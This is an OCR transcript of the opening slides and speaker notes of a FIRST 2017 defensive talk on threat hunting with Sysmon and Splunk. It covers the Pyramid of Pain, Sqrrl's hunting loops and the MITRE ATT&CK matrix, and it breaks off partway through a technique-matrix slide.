



Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk)

Tom Ueltschi, Swiss Post CERT

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 1


This is Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk)



C:\> whoami /all

- Tom Ueltschi
- Swiss Post CERT / SOC / CSIRT, since 2007 (10 years!)
  - Focus: Malware Analysis, Threat Intel, Threat Hunting, Red Teaming
- Talks about «Ponmocup Hunter» (Botconf, DeepSec, SANS DFIR Summit)
- BotConf 2016 talk with same title
- Member of many trust groups / infosec communities
- FIRST SIG member (Malware Analysis, Red Teaming)
- Twitter: @c_APT_ure

My name is Tom Ueltschi and I’ve been working for Swiss Post for 10 years.
My current focus is: Malware Analysis, Threat Intel, Threat Hunting and Red Teaming.
Some of you may know me from my Ponmocup talks or trust groups that I’m active in.
I’m a member of FIRST SIG for malware analysis and red teaming.
I’ve given a presentation with same title at Botconf last year, but this talk is mostly new.




Outline

- Introduction on Sysmon and public resources
- Brief recap of BotConf talk with examples
- Threat Hunting & Advanced Detection examples
  - Malware Delivery
  - Persistence Methods
  - Internal Recon
  - Lateral Movement
  - Internal Peer-to-Peer C2 using Named Pipes
  - Detecting Mimikatz (even file-less / in-memory)

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 3


First I'll give a brief intro on Sysmon and public resources most relevant to the topics covered.
Then I'll cover some examples from my Botconf talk.
This first half of the 117 slides I'll go through fairly quickly.
I'll try to spend more time on the second half covering examples for advanced detection and threat hunting.
Examples will cover: delivery, persistence, recon, latmov, named pipes, mimikatz



Standing on the Shoulders of Giants

- It’s hard to come up with **totally new** ideas and approaches
- Know and use what’s already available out there
- Share experiences what works and how

We are standing on the shoulders of giants.
It’s hard to come up with something totally new, so it’s good to know what’s already available and share how to make best use of it.



Pyramid of Pain

detect-respond.blogspot.ch/2013/03/the-pyramid-of-pain.html?view=classic

Enterprise Detection & Response

Posted 1st March 2013 by David Bianco

The Pyramid of Pain

Update 2014-01-17
I'm updating this post to include a slightly revised version of the Pyramid. The on ange I made was that I added a new level for hashes. I also updated the text to account for this.


The Pyramid of Pain

To illustrate this concept, I have created what I like to call the Pyramid of Pain. This simple diagram shows the relationship between the types of indicators you might use to detect an adversary's activities and how much pain it will cause them when you are able to deny those indicators to them. Let's examine this diagram in more detail.

Types of Indicators

Let's start by simply defining types of indicators make up the pyramid:

David Bianco blogged about the Pyramid of Pain over 4 years ago.
I hope most everyone is familiar with it by now.
My goal is to detect Tools and TTPs which are the most challenging.



Sqrrl on Threat Hunting

SOC Detection Processes ("Loops")

sqrrl

Hunting

Hypothesize

Investigate

Discover

Enrich

Detection Improvements

Content Development

Plan

Implement

Test

Revise

Rules & Analytics

Automated Detection

Observe

Compare

Alert

Validate

Most examples are belong to here

© 2017 Sqrrl Data, Inc. All rights reserved.


18

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 6

Sqrrl has many great resources on threat hunting.
This is a slide from their «Threat Hunting and UEBA» webinar showing the 3 loops for hunting, content dev, automated detection.
Most of my examples could fall into «rules and analytics» for «autom detection», but the left two loops were necessary to develop these.

Sqrrl on Threat Hunting



How to Decide What to Hunt for and How Often

sqrrl

You can find a large variety of different threats by hunting, but how do you determine where to start and what to search for?

Using these three steps, you'll be able to generate successful hunt plans to uncover new Tactics, Techniques, and Procedures (TTPs) used by cyber adversaries and build out a threat hunting calendar.

Step 1


Choose Your Favorite Attack Model

There are several variations of Cyber Threat Kill Chains, all of which define what actions adversaries must complete in order to achieve their objective while operating within an enterprise network. **It doesn't matter which one you select; choose what makes the most sense to you.**

Lockheed Martin's Cyber Kill Chain
FireEye's Attack Lifecycle
Gartner's Cyber Attack Model
MITRE's ATT&CK Lifecycle

For this example, we will select and use MITRE's ATT&CK lifecycle.

This is a short paper on «how to decide what to hunt for and how often». Step 1 is to «choose your favorite attack model».



Sqrrl on Threat Hunting

How to Decide What to Hunt for and How Often

You can find a large variety of different threats by hunting, but how do you determine where to start and what to search for?

Using these three steps, you'll be able to generate successful hunt plans to uncover new Tactics, Techniques, and Procedures (TTPs) used by cyber adversaries and build out a threat hunting calendar.

Step 1

Choose Your Favorite Attack Model

There are several variations of C
of which define what actions adv
order to achieve their objective w
enterprise network. **It doesn't ma
choose what makes the most se**


Lockheed Martin's Cyber Kill Chain
FireEye's Attack Lifecycle

Step 2

Identify Most Concerning Activities

After selecting a model, the next step is to go through each of the phases in the model and identify all the potential attacker activities that you are most concerned with. Each phase in a model can include multiple categories of higher level tactics that an adversary could use, which can then be broken down to a number of actual attacker activities, which you will hunt for.

They chose the «ATT&CK from MITRE», which is also what I'll use for this talk.



MITRE ATT&CK Matrix (Tactics)

https://attack.mitre.org/wiki/File:MITRE_attack_tactics.png

File:MITRE attack tactics.png

File File history File usage Metadata


Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Execution
Collection
Exfiltration
Command and Control

- Examples will cover
  - Persistence (Registry, Filesystem)
  - Discovery / Lateral Movement / Execution (WMI)
  - Command and Control (Named Pipes)
  - Credential Access (Mimikatz)

This image is from the MITRE ATT&CK project, which shows the list of tactics most commonly used for post-exploitation.

In my examples I'll cover persistence, discovery, lateral movement, execution, C&C and credential access.

MITRE ATT&CK Matrix (Techniques)




https://attack.mitre.org/wiki/Technique_Matrix

Technique Matrix

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
Accessibility Features	Accessibility Features	Binary Padding	Brute Force	Account Discovery	Application Deployment Software	Command-Line Interface	Audio Capture	Automated Exfiltration	Commonly Used Port
AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Application Window Discovery	Exploitation of Vulnerability	Execution through API	Automated Collection	Data Compressed	Communication Through Removable Media
Authentication Package	Bypass User Account Control	Code Signing	Credential Manipulation	File and Directory Discovery	Logon Scripts	Execution through Module Load	Clipboard Data	Data Encrypted	Connection Proxy
Basic Input/Output System	DLL Injection	Component Firmware	Credentials in Files	Local Network Configuration Discovery	Pass the Hash	Graphical User Interface	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Bootkit	DLL Search Order Hijacking	Component Object Model Hijacking	Exploitation of Vulnerability	Local Network Connections Discovery	Pass the Ticket	InstallUtil	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Change Default File Association	Exploitation of Vulnerability	DLL Injection	Input Capture	Network Service Scanning	Remote Desktop Protocol	MSBuild	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Component Firmware	File System Permissions Weakness	DLL Search Order Hijacking	Network Sniffing	Peripheral Device Discovery	Remote File Copy	PowerShell	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Component Object Model Hijacking	Legitimate Credentials	DLL Side-Loading	Two-Factor Authentication Interception	Permission Groups Discovery	Remote Services	Process Hollowing	Email Collection	Exfiltration Over Physical Medium	Fallback Channels
DLL Search Order Hijacking	Local Port Monitor	Disabling Security Tools		Process Discovery	Replication Through Removable Media	Regsvcs/Regasm	Input Capture	Scheduled Transfer	Multi-Stage Channels
External Remote Services	New Service	Exploitation of Vulnerability		Query Registry	Shared Webroot	Regsvr32	Screen Capture		Multiband Communication
File System Permissions Weakness	Path Interception	File Deletion		Remote System Discovery	Taint Shared Content	Rundll32	Video Capture		Multilayer Encryption
Hypervisor	Scheduled Task	File System Logical Offsets		Security Software Discovery	Third-party Software	Scheduled Task			Remote File Copy
Legitimate Credentials	Service Registry Permissions Weakness	Indicator Blocking		System Information Discovery	Windows Admin Shares	Scripting			Standard Application Layer Protocol

This is the Technique matrix showing different techniques for each tactics column.

MITRE ATT&CK Matrix (Techniques)



https://attack.mitre.org

Technique

Persistence
Accessibility Features
AppInit DLLs
Authentication Package
Basic Input/Output System
Bootkit
Change Default File Association
Component Firmware
Component Object Model Hijacking
